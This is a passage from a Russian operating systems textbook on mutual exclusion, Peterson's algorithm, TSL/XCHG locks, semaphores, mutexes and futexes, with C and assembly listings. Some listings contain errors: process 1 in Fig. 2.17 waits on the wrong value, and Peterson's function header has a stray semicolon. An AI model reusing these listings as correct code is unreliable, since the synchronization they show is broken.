К сожалению, реализация этой идеи приводит к точно такому же фатальному исходу, который мы уже видели в примере с каталогом спулера. Предположим, что один процесс считывает значение блокирующей переменной и видит, что оно равно нулю. Перед тем как он сможет установить значение в единицу, планировщик запускает другой процесс, который устанавливает значение в единицу. Когда возобновляется выполнение первого процесса, он также установит значение блокирующей переменной в единицу, и два процесса одновременно окажутся в своих критических областях.

Может показаться, что эту проблему можно обойти, считывая сначала значение блокирующей переменной, а затем проверяя ее значение повторно, прежде чем сохранить в ней новое значение, но на самом деле это не поможет. Состязание возникнет в том случае, если второй процесс изменит значение блокирующей переменной сразу же после того, как первый процесс завершит повторную проверку ее значения.

Строгое чередование

Третий подход к решению проблемы взаимных исключений показан на рис. 2.17. Этот программный фрагмент, как почти все фрагменты, приводимые в этой книге, написан на языке C. Выбор пал именно на этот язык, поскольку настоящие операционные системы почти всегда пишутся на C (изредка на C++) и практически никогда не пишутся на Java, Pyton или Haskell. Мощность, эффективность и предсказуемость языка C — именно те характеристики, которые крайне необходимы для написания операционных систем. Java, к примеру, не является предсказуемым языком, поскольку в самый неподходящий момент у него может закончиться свободная память и возникнуть потребность в вызове сборщика мусора для очистки памяти. Для C это не свойственно, поскольку в этом языке нет сборщика мусора. Количественное сравнение C, C++, Java и четырех других языков приведено в работе Пречелда (Precheld, 2000).

```
while(TRUE) {
      while(turn!=0)      /*цикл*/;
      critical_region();
      turn=1;
      noncritical_region();
}
```

а

```
while(TRUE) {
      while(turn!=0)      /*цикл*/;
      critical_region();
      turn=0;
      noncritical_region();
}
```

б

Рис. 2.17. Предлагаемое решение проблемы критической области: *а* — процесс 0; *б* — процесс 1. В обоих случаях следует убедиться, что в коде присутствует точка с запятой, завершающая оператор while

Изначально целочисленная переменная *turn*, показанная на рис. 2.17, равна нулю и отслеживает, чья настала очередь входить в критическую область и проверять или обновлять общую память. Сначала процесс 0 проверяет значение *turn*, определяет, что оно равно нулю, и входит в критическую область. Процесс 1 также определяет, что значение этой переменной равно нулю, из-за чего находится в коротком цикле, постоянно проверяя, когда *turn* получит значение 1. Постоянная проверка значения переменной, пока она не приобретет какое-нибудь значение, называется **активным ожиданием**. Как правило, этого ожидания следует избегать, поскольку оно тратит впустую время центрального процессора. Активное ожидание используется только в том случае, если есть основание полагать, что оно будет недолгим. Блокировка, использующая активное ожидание, называется **спин-блокировкой**.

Когда процесс 0 выходит из критической области, он устанавливает значение переменной *turn* в 1, разрешая процессу 1 войти в его критическую область. Предположим, что процесс 1 быстро выходит из своей критической области, в результате чего оба процесса находятся вне своих критических областей, а переменная *turn* установлена в 0. Теперь процесс 0 быстро завершает свой полный цикл, выходит из критической области и устанавливает значение *turn* в 1. В этот момент значение *turn* равно 1 и оба процесса выполняются вне своих критических областей.

Внезапно процесс 0 завершает работу вне своей критической области и возвращается к началу цикла. К сожалению, в данный момент ему не разрешено войти в его критическую область, поскольку переменная *turn* имеет значение 1 и процесс 1 занят работой вне своей критической области. Процесс 0 зависает в своем цикле *while* до тех пор, пока процесс 1 не установит значение *turn* в 0. Иначе говоря, когда один процесс работает существенно медленнее другого, поочередная организация вхождения в критическую область вряд ли подойдет.

Эта ситуация нарушает сформулированное ранее третье условие: процесс 0 оказывается заблокированным тем процессом, который не находится в своей критической области. Вернемся к ранее рассмотренному каталогу спулера. Если в такой ситуации мы свяжем критическую область с чтением или записью в каталог спулера, процессу 0 будет запрещено распечатать следующий файл, поскольку процесс 1 будет занят чем-нибудь другим.

Фактически это решение требует, чтобы, к примеру, при помещении файлов в каталог спулера два процесса входили в свои критические области, строго чередуясь друг с другом. Ни одному из них не разрешено поместить файл в спулер два раза подряд. Хотя этот алгоритм позволяет предотвращать любые состязательные ситуации, его нельзя рассматривать в качестве серьезного кандидата на решение проблемы, поскольку он нарушает третье условие.

Алгоритм Петерсона

Используя сочетание идеи очередности с идеей блокирующих и предупреждающих переменных, голландский математик Деккер (T. Dekker) стал первым, кто придумал программное решение проблемы взаимного исключения, не требующее четкой очередности. Обсуждение алгоритма Деккера приведено в книге Дейкстры (Dijkstra, 1965). В 1981 году Петерсон придумал гораздо более простой способ достижения взаимного исключения, которое перевело решение Деккера в разряд устаревших. Алгоритм Петерсона показан в листинге 2.2. Этот алгоритм состоит из двух процедур, написанных на ANSI C, а это значит, что для всех определенных и используемых функций должны

быть предоставлены функции-прототипы. Но в целях экономии места мы не будем показывать прототипы ни в этом, ни в последующих примерах.

Листинг 2.2. Решение Петерсона, позволяющее добиться взаимного исключения

```
#define FALSE       0
#define TRUE        1
#define N           2            /* количество процессов */
int turn;                        /* чья очередь? */
int interested[N];               /* все исходные значения равны 0 (FALSE) */
void enter_region(int process);  /* process имеет значение 0 или 1 */
{
    int other;                   /* номер другого процесса */
    other = 1 - process;         /* противостоящий процесс */
    interested[process] = TRUE;  /* демонстрация заинтересованности */
    turn = process;              /* установка флажка */
    while (turn == process && interested[other] == TRUE)/* цикл без инструкции
*/;
}
void leave_region(int process)   /* процесс, покидающий критическую область */
{
    interested[process] = FALSE; /* признак выхода из критической области */ }
```

Перед использованием общих переменных (то есть перед входом в свою критическую область) каждый процесс вызывает функцию *enter_region*, передавая ей в качестве аргумента свой собственный номер процесса, 0 или 1. Этот вызов заставляет процесс ждать, если потребуется, безопасного входа в критическую область. После завершения работы с общими переменными процесс, чтобы показать это и разрешить вход другому процессу, если ему это требуется, вызывает функцию *leave_region*.

Рассмотрим работу алгоритма. Изначально ни один из процессов не находится в критической области. Затем процесс 0 вызывает функцию *enter_region*. Он демонстрирует свою заинтересованность, устанавливая свой элемент массива и присваивая переменной *turn* значение 0. Поскольку процесс 1 заинтересованности во входе в критическую область не проявил, функция *enter_region* тотчас же возвращает управление. Теперь, если процесс 1 вызовет функцию *enter_region*, он зависнет до тех пор, пока *interested[0]* не получит значение *FALSE*, а это произойдет только в том случае, если процесс 0 вызовет функцию *leave_region*, чтобы выйти из критической области.

Теперь рассмотрим случай, когда оба процесса практически одновременно вызывают функцию *enter_region*. Оба они будут сохранять свой номер процесса в переменной *turn*. В расчет берется последнее сохранение, поскольку первое будет переписано и утрачено. Предположим, что процесс 1 сохранил свой номер последним и *turn* имеет значение 1. Когда оба процесса доберутся до оператора *while*, процесс 0 не выполнит его ни одного раза и войдет в свою критическую область. Процесс 1 войдет в цикл и не будет входить в свою критическую область до тех пор, пока процесс 0 не выйдет из своей критической области.

Команда TSL

А теперь давайте рассмотрим предложение, для реализации которого требуется небольшая помощь со стороны оборудования. Некоторые компьютеры, в особенности те,

которые разрабатывались с прицелом на работу нескольких процессов, располагают командой

```
TSL RX,LOCK
```

(TSL — Test and Set Lock, то есть проверь и установи блокировку), которая работает следующим образом. Она считывает содержимое слова памяти *lock* в регистр RX, а по адресу памяти, отведенному для *lock*, записывает ненулевое значение. При этом гарантируются неделимость операций чтения слова и сохранение в нем нового значения — никакой другой процесс не может получить доступ к слову в памяти, пока команда не завершит свою работу. Центральный процессор, выполняющий команду *TSL*, блокирует шину памяти, запрещая другим центральным процессорам доступ к памяти до тех пор, пока не будет выполнена эта команда.

Следует заметить, что блокировка шины памяти существенно отличается от запрета на прерывания. Если при выполнении чтения слова памяти с последующей записью в него запретить прерывания, ничто не помешает второму центральному процессору, подключенному к шине памяти, получить доступ к слову между чтением и записью. Получается, что запрет прерываний на процессоре 1 не оказывает абсолютно никакого воздействия на процессор 2. Перекрыть процессору 2 доступ к памяти, пока процессор 1 не завершит выполнение команды, можно только одним способом — заблокировав шину, а для этого требуется специальное оборудование (в основном для этого используется линия шины, сигнал на которой блокирует шину, исключая к ней доступ всех процессоров, кроме того, который ее заблокировал).

Чтобы задействовать команду *TSL*, мы воспользуемся общей переменной *lock*, позволяющей скоординировать доступ к общей памяти. Когда *lock* имеет значение 0, любой процесс, используя команду *TSL*, может установить ее значение в 1, а затем производить операции чтения или записи с общей памятью. Когда процесс завершит эти операции, он возвращает переменной *lock* значение 0, используя обычную команду *move*.

Как же воспользоваться этой командой для предотвращения одновременного входа двух процессов в их критические области? Решение продемонстрировано в листинге 2.3. В нем показана подпрограмма, состоящая из четырех команд, написанная на вымышленном (но типовом) языке ассемблера. Первая команда копирует прежнее значение переменной *lock* в регистр, а затем присваивает ей значение 1. Затем прежнее значение сравнивается с нулем. Если оно ненулевое, значит, блокировка уже была установлена, поэтому программа просто возвращается в самое начало и повторно проверяет значение переменной. Рано или поздно это значение превратится в 0 (когда процесс, находившийся в своей критической области, завершит в ней работу и произойдет выход из подпрограммы с установкой блокировки). Снятие блокировки осуществляется довольно просто: программе достаточно присвоить переменной *lock* нулевое значение. Для этого не нужны никакие специальные команды синхронизации.

Теперь суть одного из решений проблемы критических областей прояснилась. Перед входом в свою критическую область процесс вызывает функцию *enter_region*, которая входит в цикл активного ожидания, пока не будет снята блокировка, затем она устанавливает блокировку и возвращает управление. Завершив работу в критической области, процесс вызывает функцию *leave_region*, которая присваивает переменной *lock* нулевое значение. Как и во всех решениях проблемы критических областей, чтобы этот способ заработал, процессы должны своевременно вызывать функции *enter_region*

и *leave_region*. Если какой-нибудь из процессов не выполнит это условие, взаимное исключение не сработает. Иными словами, критические области работают, только если процессы взаимодействуют.

Листинг 2.3. Вход и выход из критической области с использованием команды TSL

```
enter region:
    TSL REGISTER,LOCK    | копирование lock в регистр с присвоением ей 1
    CMP REGISTER,#0      | было ли значение lock нулевым?
    JNE enter_region     | если оно было ненулевым, значит, блокировка
                         | уже установлена и нужно войти в цикл
    RET                  | возврат управления вызывающей программе;
                         | вход в критическую область осуществлен

leave region:
    MOVE LOCK,#0         | присвоение переменной lock нулевого значения
    RET                  | возврат управления вызывающей программе
```

Альтернативой команде *TSL* служит команда *XCHG*, осуществляющая атомарный обмен содержимого двух областей памяти, например регистра и слова памяти. Можно заметить, что код, показанный в листинге 2.4, практически такой же, как и в решении с использованием команды *TSL*. Команда *XCHG* используется для низкоуровневой синхронизации всеми центральными процессорами семейства Intel x86.

Листинг 2.4. Вход и выход из критической области с использованием команды XCHG

```
Enter_region:
    MOVE REGISTER,#1     | помещение 1 в регистр
    XCHG REGISTER,LOCK   | обмен содержимого регистра и переменной lock
    CMP REGISTER,#0      | было ли значение lock нулевым?
    JNE enter_region     | если оно было ненулевым, значит, блокировка
                         | уже установлена и нужно войти в цикл
    RET                  | возврат управления вызывающей программе;
                         | вход в критическую область осуществлен
leave region:
    MOVE LOCK,#0         | присвоение переменной lock нулевого значения
    RET                  | возврат управления вызывающей программе
```

2.3.4. Приостановка и активизация

И алгоритм Петерсона, и решение, использующее команду *TSL* или *XCHG*, вполне работоспособны, но у них есть один недостаток — необходимость пребывания в режиме активного ожидания. По сути эти решения сводятся к следующему: когда процессу требуется войти в критическую область, он проверяет, разрешен ли этот вход. Если вход запрещен, процесс просто входит в короткий цикл, ожидая разрешения.

Этот подход не только приводит к пустой трате процессорного времени, но и может иметь совершенно неожиданные эффекты. Рассмотрим компьютер с двумя процессами: *H* с высокой степенью приоритета и *L* с низкой степенью приоритета. Правила планирования их работы предусматривают, что *H* выполняется сразу же после входа в состояние готовности. В определенный момент, когда *L* находится в критической

области, *H* входит в состояние готовности (к примеру, после завершения операции ввода-вывода). Теперь *H* входит в режим активного ожидания, но поскольку, пока выполняется процесс *H*, выполнение *L* не планируется, у *L* не остается шансов выйти из своей критической области, поэтому *H* пребывает в бесконечном цикле. На подобную ситуацию иногда ссылаются как на **проблему инверсии приоритета**.

Теперь рассмотрим некоторые примитивы взаимодействия процессов, которые блокируют работу, пока им не разрешается входить в критическую область, вместо напрасной траты времени центрального процессора. Представителями простейшей пары таких примитивов являются *sleep* и *wakeup*. Системный вызов *sleep* блокирует вызывающий его процесс, который приостанавливается до тех пор, пока его не активизирует другой процесс. Активизирующий вызов *wakeup* использует один аргумент — активизируемый процесс. Дополнительно и *sleep* и *wakeup* используют еще один аргумент — адрес памяти, используемой для соотнесения вызовов *sleep* с вызовами *wakeup*.

Задача производителя и потребителя

В качестве примера применения этих примитивов рассмотрим задачу **производителя и потребителя** (также известную как задача **ограниченного буфера**). Два процесса используют общий буфер фиксированного размера. Один из них, производитель, помещает информацию в буфер, а другой, потребитель, извлекает ее оттуда. (Можно также расширить проблему до *m* производителей и *n* потребителей, но мы будем рассматривать только случай с одним производителем и одним потребителем, поскольку такое допущение упрощает решение.)

Проблемы возникают в тот момент, когда производителю требуется поместить новую запись в уже заполненный буфер. Решение заключается в блокировании производителя до тех пор, пока потребитель не извлечет как минимум одну запись. Также, если потребителю нужно извлечь запись из буфера и он видит, что буфер пуст, он блокируется до тех пор, пока производитель не поместит что-нибудь в буфер и не активизирует этого потребителя.

На первый взгляд этот подход выглядит довольно простым, но он приводит к той же разновидности состязательной ситуации, которая нам уже встречалась в примере с каталогом спулера. Для отслеживания количества записей в буфере нам потребуется переменная *count*. Если максимальное количество записей, которое может содержаться в буфере, равно *N*, то программа производителя должна сначала проверить, не имеет ли *count* значение *N*. Если переменная имеет такое значение, производитель должен заблокировать свое выполнение, а если не имеет, производитель должен добавить запись и увеличить показание счетчика *count*.

Программа потребителя работает схожим образом: сначала проверяет, не является ли значение *count* нулевым. Если оно равно нулю, процесс блокирует свое выполнение, а если не равно нулю, он извлекает запись и уменьшает значение счетчика. Каждый из процессов также проверяет, не нужно ли активизировать другой процесс, и если нужно, проводит эту активизацию. Программы производителя и потребителя показаны в листинге 2.5.

Чтобы выразить вызовы *sleep* и *wakeup* на языке C, мы покажем их в виде вызовов библиотечных процедур. Они не являются частью стандартной библиотеки C, но, по-видимому, были бы доступны на любой системе, имеющей эти системные вызовы.

Листинг 2.5. Задача производителя и потребителя с фатальной состязательной ситуацией

```
#define N 100                       /* количество мест для записей в буфере */
int count = 0;                      /* количество записей в буфере */

void producer(void)
{
 int item;

 while (TRUE) {                     /* бесконечное повторение */
 item = produce_item( );            /* генерация новой записи */
 if (count == N) sleep( );          /* если буфер полон, заблокироваться */
 insert_item(item);                 /* помещение записи в буфер */
 count = count + 1;                 /* увеличение счетчика записей в буфере */
 if (count == 1) wakeup(consumer); /* был ли буфер пуст? */
 }
}

void consumer(void)
{
 int item;
 while (TRUE) {                     /* бесконечное повторение */
 if (count == 0) sleep();           /* если буфер пуст, заблокироваться */
 item = remove_item( );             /* извлечь запись из буфера */
 count = count- 1;                  /* уменьшение счетчика записей в буфере */
 if (count == N - 1) wakeup(producer);    /* был ли буфер полон? */
 consume_item(item);                /* распечатка записи */
 }
}
```

Не показанные в листинге процедуры *insert_item* и *remove_item* занимаются помещением записей в буфер и извлечением их оттуда.

Вернемся теперь к состязательной ситуации. Причиной ее появления может стать свободный доступ к счетчику *count*. Как следствие может сложиться следующая ситуация. Буфер пуст, и потребитель только что считал показания *count*, чтобы увидеть, что его значение равно 0. В этот самый момент планировщик решает временно приостановить выполнение процесса потребителя и возобновить выполнение процесса производителя. Производитель помещает запись в буфер, увеличивает значение счетчика *count* и замечает, что теперь оно равно 1. Приняв во внимание, что только что счетчик имел нулевое значение, при котором потребитель должен находиться в заблокированном состоянии, производитель вызывает процедуру *wakeup*, чтобы активизировать выполнение процесса потребителя.

К сожалению, с точки зрения логики программы потребитель не находился в бездействующем состоянии, поэтому сигнал на активизацию будет утрачен. Когда подойдет очередь возобновить выполнение процесса потребителя, он проверит ранее считанное значение счетчика, определит, что оно было равно 0, и снова перейдет в заблокированное состояние. Рано или поздно производитель заполнит буфер и тоже перейдет в заблокированное состояние. И оба процесса впадут в вечную спячку.

Суть возникшей проблемы заключается в утрате вызова *wakeup* в отношении процесса, который не находится в состоянии блокировки по собственной воле. Если бы этот вы-

зов не утрачивался, то все бы работало должным образом. Быстро устранить проблему позволит изменение правил за счет добавления к картине событий **бита ожидания активизации**. Этот бит устанавливается, когда в отношении процесса, который не находится в состоянии бездействия, вызывается процедура *wakeup*. Затем, когда процесс попытается заблокироваться при установленном бите ожидания активизации, этот бит снимается, но процесс не блокируется. Бит ожидания активизации становится своеобразной копилкой, хранящей сигналы активизации. Потребитель снимает бит ожидания активизации в каждой итерации цикла.

Хотя в нашем простом примере бит ожидания активизации спасает положение, нетрудно создать такие примеры, где фигурируют три и более процесса, для которых одного бита ожидания активизации явно недостаточно. Можно внести другие правки и добавить второй бит ожидания активизации, а может быть, 8 или 32 таких бита, но, в принципе, проблема останется нерешенной.

2.3.5. Семафоры

Ситуация изменилась в 1965 году, когда Дейкстра предложил использовать целочисленную переменную для подсчета количества активизаций, отложенных на будущее. Он предложил учредить новый тип переменной — **семафор** (semaphore). Значение семафора может быть равно 0, что будет свидетельствовать об отсутствии сохраненных активизаций, или иметь какое-нибудь положительное значение, если ожидается не менее одной активизации.

Дейкстра предложил использовать две операции с семафорами, которые сейчас обычно называют *down* и *up* (обобщения *sleep* и *wakeup* соответственно). Операция *down* выясняет, отличается ли значение семафора от 0. Если отличается, она уменьшает это значение на 1 (то есть использует одну сохраненную активизацию) и продолжает свою работу. Если значение равно 0, процесс приостанавливается, не завершая в этот раз операцию *down*. И проверка значения, и его изменение, и, возможно, приостановка процесса осуществляются как единое и неделимое **атомарное действие**. Тем самым гарантируется, что с началом семафорной операции никакой другой процесс не может получить доступ к семафору до тех пор, пока операция не будет завершена или заблокирована. Атомарность является абсолютно необходимым условием для решения проблем синхронизации и исключения состязательных ситуаций. Атомарные действия, в которых группа взаимосвязанных операций либо выполняется без каких-либо прерываний, либо вообще не выполняется, приобрели особую важность и во многих других областях информатики.

Операция *up* увеличивает значение, адресуемое семафором, на 1. Если с этим семафором связаны один или более приостановленных процессов, способных завершить ранее начатые операции *down*, система выбирает один из них (к примеру, произвольным образом) и позволяет ему завершить его операцию *down*. Таким образом, после применения операции *up* в отношении семафора, с которым были связаны приостановленные процессы, значение семафора так и останется нулевым, но количество приостановленных процессов уменьшится на 1. Операция увеличения значения семафора на 1 и активизации одного из процессов также является неделимой. Ни один из процессов не может быть заблокирован при выполнении операции *up*, равно как ни один из процессов не может быть заблокирован при выполнении *wakeup* в предыдущей модели.

Между прочим, в первоначальном варианте своей работы Дейкстра вместо *down* и *up* использовал имена *P* и *V* соответственно. Но в них не было никакого мнемонического

смысла для тех, кто не говорит по-голландски, да и для тех, кто говорит, смысл был едва уловим — *Proberen* (пытаться) и *Verhogen* (поднимать выше), поэтому вместо них мы будет употреблять *down* и *up*. Впервые они были представлены в языке программирования Algol 68.

Решение задачи производителя-потребителя с помощью семафоров

В листинге 2.6 показано, как с помощью семафоров решается проблема утраченных активизаций. Чтобы заставить их корректно работать, очень важно, чтобы их реализация предусматривала неделимый режим работы. Вполне естественно было бы реализовать операции *up* и *down* в виде системных вызовов, чтобы операционная система на время тестирования семафора, обновления его значения и приостановки процесса при необходимости кратковременно запрещала все прерывания. Поскольку все эти действия занимают только несколько команд, запрет на прерывания не причинит никакого вреда. Если используются несколько центральных процессоров, каждый семафор должен быть защищен переменной *lock*, а для гарантии того, что семафор в отдельно взятый момент времени задействуется только одним центральным процессором, используется команда *TSL* или *XCHG*.

Нужно усвоить, что использование *TSL* или *XCHG* для предупреждения одновременного доступа к семафору нескольких центральных процессоров в корне отличается от режима активного ожидания производителем или потребителем момента опустошения или наполнения буфера. Операция работы с семафором займет лишь несколько микросекунд, а ожидание производителя или потребителя может быть сколь угодно долгим.

В этом решении используются три семафора: один из них называется *full* и предназначен для подсчета количества заполненных мест в буфере, другой называется *empty* и предназначен для подсчета количества пустых мест в буфере, третий называется *mutex*, он предотвращает одновременный доступ к буферу производителя и потребителя. Семафор *full* изначально равен 0, семафор *empty* изначально равен количеству мест в буфере, семафор *mutex* изначально равен 1. Семафоры, инициализированные значением 1 и используемые двумя или более процессами для исключения их одновременного нахождения в своих критических областях, называются **двоичными семафорами**. Взаимное исключение гарантируется в том случае, если каждый процесс совершает операцию *down* непосредственно перед входом в свою критическую область и операцию *up* сразу же после выхода из нее.

Теперь, когда в нашем распоряжении имеется хороший примитив взаимодействия процессов, давайте вернемся назад и заново рассмотрим последовательность прерываний, показанную в табл. 2.2. В системе, использующей семафоры, естественным способом скрыть прерывания станет использование семафора с исходным нулевым значением, связанным с каждым устройством ввода-вывода. Сразу же после запуска устройства ввода-вывода управляющий процесс выполняет операцию *down* в отношении связанного с этим устройством семафора, при этом немедленно переходя в состояние заблокированности. Затем при поступлении прерывания его обработчик выполняет операцию *up* в отношении связанного с устройством семафора, которая переводит соответствующий процесс в состояние готовности к продолжению выполнения. В этой модели шаг *5* из табл. 2.2 состоит из выполнения операции *up* над семафором устройства, с тем чтобы на шаге *6* планировщик мог запустить программу, управляющую устройством. Разумеется, если к этому моменту будут готовы

к выполнению сразу несколько процессов, планировщик может выбрать следующим для выполнения более важный процесс. Позже в этой главе мы еще рассмотрим некоторые алгоритмы, используемые для работы планировщика.

В примере, приведенном в листинге 2.6, семафоры используются двумя различными способами. Различия этих способов настолько важны, что требуют дополнительного разъяснения. Семафор *mutex* используется для организации взаимного исключения. Его предназначение — гарантировать, что в каждый отдельно взятый момент времени к буферу и соответствующим переменным имеет доступ по чтению или записи только один процесс. Организуемое взаимное исключение призвано предотвратить хаос. В следующем разделе мы изучим взаимное исключение и способы его достижения.

Листинг 2.6. Задача производителя и потребителя, решаемая с помощью семафоров

```
#define N 100                    /* Количество мест в буфере */
typedef int semaphore;           /* Семафоры – это специальная разновидность
                                 целочисленной переменной */
semaphore mutex = 1;             /* управляет доступом к критической области */
semaphore empty = N;             /* подсчитывает пустые места в буфере */
semaphore full = 0;              /* подсчитывает занятые места в буфере */
void producer(void)
{
 int item;
 while (TRUE) {                  /* TRUE – константа, равная 1 */
 item = produce_item( );         /* генерация чего-нибудь для помещения в
                                 буфер */
 down(&empty);                   /* уменьшение счетчика пустых мест */
 down(&mutex);                   /* вход в критическую область */
 insert_item(item);              /* помещение новой записи в буфер */
 up(&mutex);                     /* покинуть критическую область */
 up(&full);                      /* инкремент счетчика занятых мест */
 }
}

void consumer(void)
{
 int item;

 while (TRUE) {                  /* бесконечный цикл */
 down(&full);                    /* уменьшение счетчика занятых мест */
 down(&mutex);                   /* вход в критическую область */
 item = remove_item( );          /* извлечение записи из буфера */
 up(&mutex);                     /* выход из критической области */
 up(&empty);                     /* увеличение счетчика пустых мест */
 consume_item(item);             /* работа с записью */
 }
}
```

Другие семафоры используются для **синхронизации**. Семафоры *full* и *empty* нужны для гарантии наступления или ненаступления тех или иных конкретных последовательностей событий. В данном случае они гарантируют, что производитель приостановит свою работу при заполненном буфере, а потребитель приостановит свою работу, если

этот буфер опустеет. Эти семафоры используются совсем не так, как при обеспечении взаимного исключения.

2.3.6. Мьютексы

Иногда при невостребованности возможностей семафоров в качестве счетчиков используется их упрощенная версия, называемая мьютексом. Мьютексы справляются лишь с управлением взаимным исключением доступа к общим ресурсам или фрагментам кода. Простота и эффективность реализации мьютексов делает их особенно полезными для совокупности потоков, целиком реализованных в пользовательском пространстве.

Мьютекс — это совместно используемая переменная, которая может находиться в одном из двух состояний: заблокированном или незаблокированном. Следовательно, для их представления нужен только один бит, но на практике зачастую используется целое число, при этом нуль означает незаблокированное, а все остальные значения — заблокированное состояние. Для работы с мьютексами используются две процедуры. Когда потоку (или процессу) необходим доступ к критической области, он вызывает процедуру *mutex_lock*. Если мьютекс находится в незаблокированном состоянии (означающем доступность входа в критическую область), вызов проходит удачно и вызывающий поток может свободно войти в критическую область.

В то же время, если мьютекс уже заблокирован, вызывающий поток блокируется до тех пор, пока поток, находящийся в критической области, не завершит свою работу и не вызовет процедуру *mutex_unlock*. Если на мьютексе заблокировано несколько потоков, то произвольно выбирается один из них, которому разрешается воспользоваться заблокированностью других потоков.

Благодаря исключительной простоте мьютексов они легко могут быть реализованы в пользовательском пространстве при условии доступности команды *TSL* или *XCHG*. В листинге 2.7 показан код процедур *mutex_lock* и *mutex_unlock*, предназначенных для использования в совокупности потоков, работающих в пользовательском пространстве. Решение, в котором используется команда *XCHG*, по сути, ничем не отличается.

Листинг 2.7. Реализация mutex_lock и mutex_unlock

```
mutex_lock:
    TSL REGISTER,MUTEX          | копирование мьютекса в регистр и установка
                                | его в 1
    CMP REGISTER,#0             | был ли мьютекс нулевым?
    JZE ok                      | если он был нулевым, значит, не был
                                | заблокирован,поэтому нужно вернуть
                                | управление вызывающей программе
    CALL thread_yield           | мьютекс занят; пусть планировщик
                                | возобновит работу другого потока
    JMP mutex lock              | повторная попытка
ok:    RET                      | возврат управления вызывающей программе;
                                | будет осуществлен вход в критическую
                                | область

mutex_unlock:
    MOVE MUTEX,#0               | сохранение в мьютексе значения 0
    RET                         | возврат управления вызывающей программе
```

Код процедуры *mutex_lock* похож на код *enter_region* в листинге 2.2, но с одной существенной разницей. Когда процедуре *enter_region* не удается войти в критическую область, она продолжает повторное тестирование значения переменной *lock* (выполняет активное ожидание). По истечении определенного времени планировщик возобновляет работу какого-нибудь другого процесса. Рано или поздно возобновляется работа процесса, удерживающего блокировку, и он ее освобождает.

При работе с потоками (в пользовательском пространстве) складывается несколько иная ситуация, связанная с отсутствием таймера, останавливающего работу слишком долго выполняющегося процесса. Следовательно, поток, пытающийся воспользоваться блокировкой, находясь в состоянии активного ожидания, войдет в бесконечный цикл и никогда не завладеет блокировкой, поскольку он никогда не позволит никакому другому потоку возобновить выполнение и снять блокировку.

Вот в этом и заключается разница между *enter_region* и *mutex_lock*. Когда последняя из этих процедур не может завладеть блокировкой, она вызывает процедуру *thread_ yield*, чтобы уступить центральный процессор другому потоку. Следовательно, активное ожидание отсутствует. Когда поток в очередной раз возобновит свою работу, он снова проверяет состояние блокировки.

Поскольку процедура *thread_ yield* представляет собой всего лишь вызов планировщика потоков в пользовательском пространстве, она работает очень быстро. Следовательно, ни *mutex_lock*, ни *mutex_unlock* не требуют никаких вызовов ядра. Благодаря их использованию потоки, работающие на пользовательском уровне, могут синхронизироваться целиком в пространстве пользователя с использованием процедур, для реализации которых требуется совсем небольшая группа команд.

Рассмотренная ранее система мьютексов составляет основу набора вызовов. Но программному обеспечению всегда требуется что-то большее, и примитивы синхронизации здесь не исключение. Например, иногда совокупности потоков предлагается вызов процедуры *mutex_trylock*, которая либо овладевает блокировкой, либо возвращает код отказа, но не вызывает блокировку. Этот вызов придает потоку возможность гибко решать, что делать дальше, если есть альтернативы простому ожиданию.

До сих пор оставалась еще одна слегка замалчиваемая нами проблема, о которой все же стоит упомянуть. Пока речь идет о совокупности потоков, реализованных в пользовательском пространстве, проблем с совместным доступом нескольких потоков к одному и тому же мьютексу не возникает, поскольку потоки выполняются в общем адресном пространстве. Но в большинстве предыдущих решений, например в алгоритме Петерсона и семафорах, было невысказанное предположение, что несколько процессов имеют доступ по крайней мере к какому-то объему общей памяти, возможно, всего лишь к одному слову памяти, но все же имеют. Если у процессов разобщенные адресные пространства, о чем мы неизменно упоминали, то как они будут совместно использовать переменную *turn* в алгоритме Петерсона, или семафоры, или общий буфер?

На этот вопрос есть два ответа. Во-первых, некоторые общие структуры данных, например семафоры, могут храниться в ядре и быть доступны только через системные вызовы. Такой подход позволяет устранить проблему. Во-вторых, большинство современных операционных систем (включая UNIX и Windows) предлагают процессам способ, позволяющий использовать некоторую часть их адресного пространства совместно с другими процессами. В этом случае допускается совместное использование

буферов и других структур данных. В худшем случае, когда нет доступа ни к чему другому, можно воспользоваться общим файлом.

Если два или более процесса совместно используют все свои адресные пространства или их большие части, различие между процессами и потоками немного размывается, но все равно присутствует. Два процесса, использующие общее адресное пространство, все равно имеют различные открытые файлы, аварийные таймеры и другие присущие процессам отличительные свойства, а вот для потоков в рамках одного процесса эти свойства являются общими. И никуда не деться от того обстоятельства, что несколько процессов, использующих общее адресное пространство, никогда не будут столь же эффективными, как потоки, реализованные на пользовательском уровне, поскольку к управлению процессами неизменно привлекается ядро.

Фьютексы

С ростом параллелизма очень важное значение для производительности приобретают эффективная синхронизация и блокировка. Спин-блокировки обладают быстротой при недолгом ожидании, но если ожидание затянется, они будут тратить циклы центрального процессора впустую. При высокой конкуренции более эффективным решением будет блокировать процесс и позволить ядру разблокировать его, только когда блокировка будет свободна. К сожалению, возникает обратная проблема: это хорошо работает в условиях высокой конкуренции, но если конкуренция с самого начала невысока, постоянные переключения в режим ядра обходятся слишком дорого. Хуже того, предсказать количество конкурентных блокировок может быть весьма нелегко.

Одним из интересных решений, пытающихся объединить все самое лучшее из обоих миров, является так называемый **фьютекс**, или fast user space mutex, — быстрый мьютекс в пользовательском пространстве. Фьютекс относится к свойствам Linux, реализующим основную блокировку (во многом похожую на мьютекс), но избегающим выпадения в режим ядра до возникновения в этом реальной надобности. Поскольку переключение в режим ядра и обратно обходится слишком дорого, применение такой технологии существенно повышает производительность. Фьютекс состоит из двух частей: службы ядра и пользовательской библиотеки. Служба ядра предоставляет «очередь ожидания», позволяющую ожидать снятия блокировки нескольким процессам. Они не будут запущены, пока ядро не разблокирует их явным образом. Чтобы процесс попал в очередь ожидания, требуется (довольно дорого обходящийся) системный вызов, чего следует избегать. Зато при отсутствии конкуренции фьютекс работает полностью в пользовательском пространстве. Говоря конкретнее, процессы совместно используют общую переменную блокировки, являющуюся вымышленным названием для выровненного 32-разрядного целочисленного значения, которое служит в качестве блокировки.

Предположим, что исходное значение блокировки равно 1, и под этим подразумевается, что блокировка свободна. Поток захватывает блокировку, проводя атомарное «уменьшение на единицу и тестирование» (атомарные функции в Linux состоят из встроенного ассемблерного кода, заключенного в функции языка C, и определены в заголовочных файлах). Затем поток анализирует результат, выясняя, была ли блокировка свободна. Если она была в незаблокированном состоянии, все обходится благополучно и наш поток успешно захватывает блокировку. Но если блокировка удерживается другим потоком, наш поток вынужден ждать. В таком случае библиотека фьютекса не обращается к спину, а использует системный вызов для помещения потока в очередь

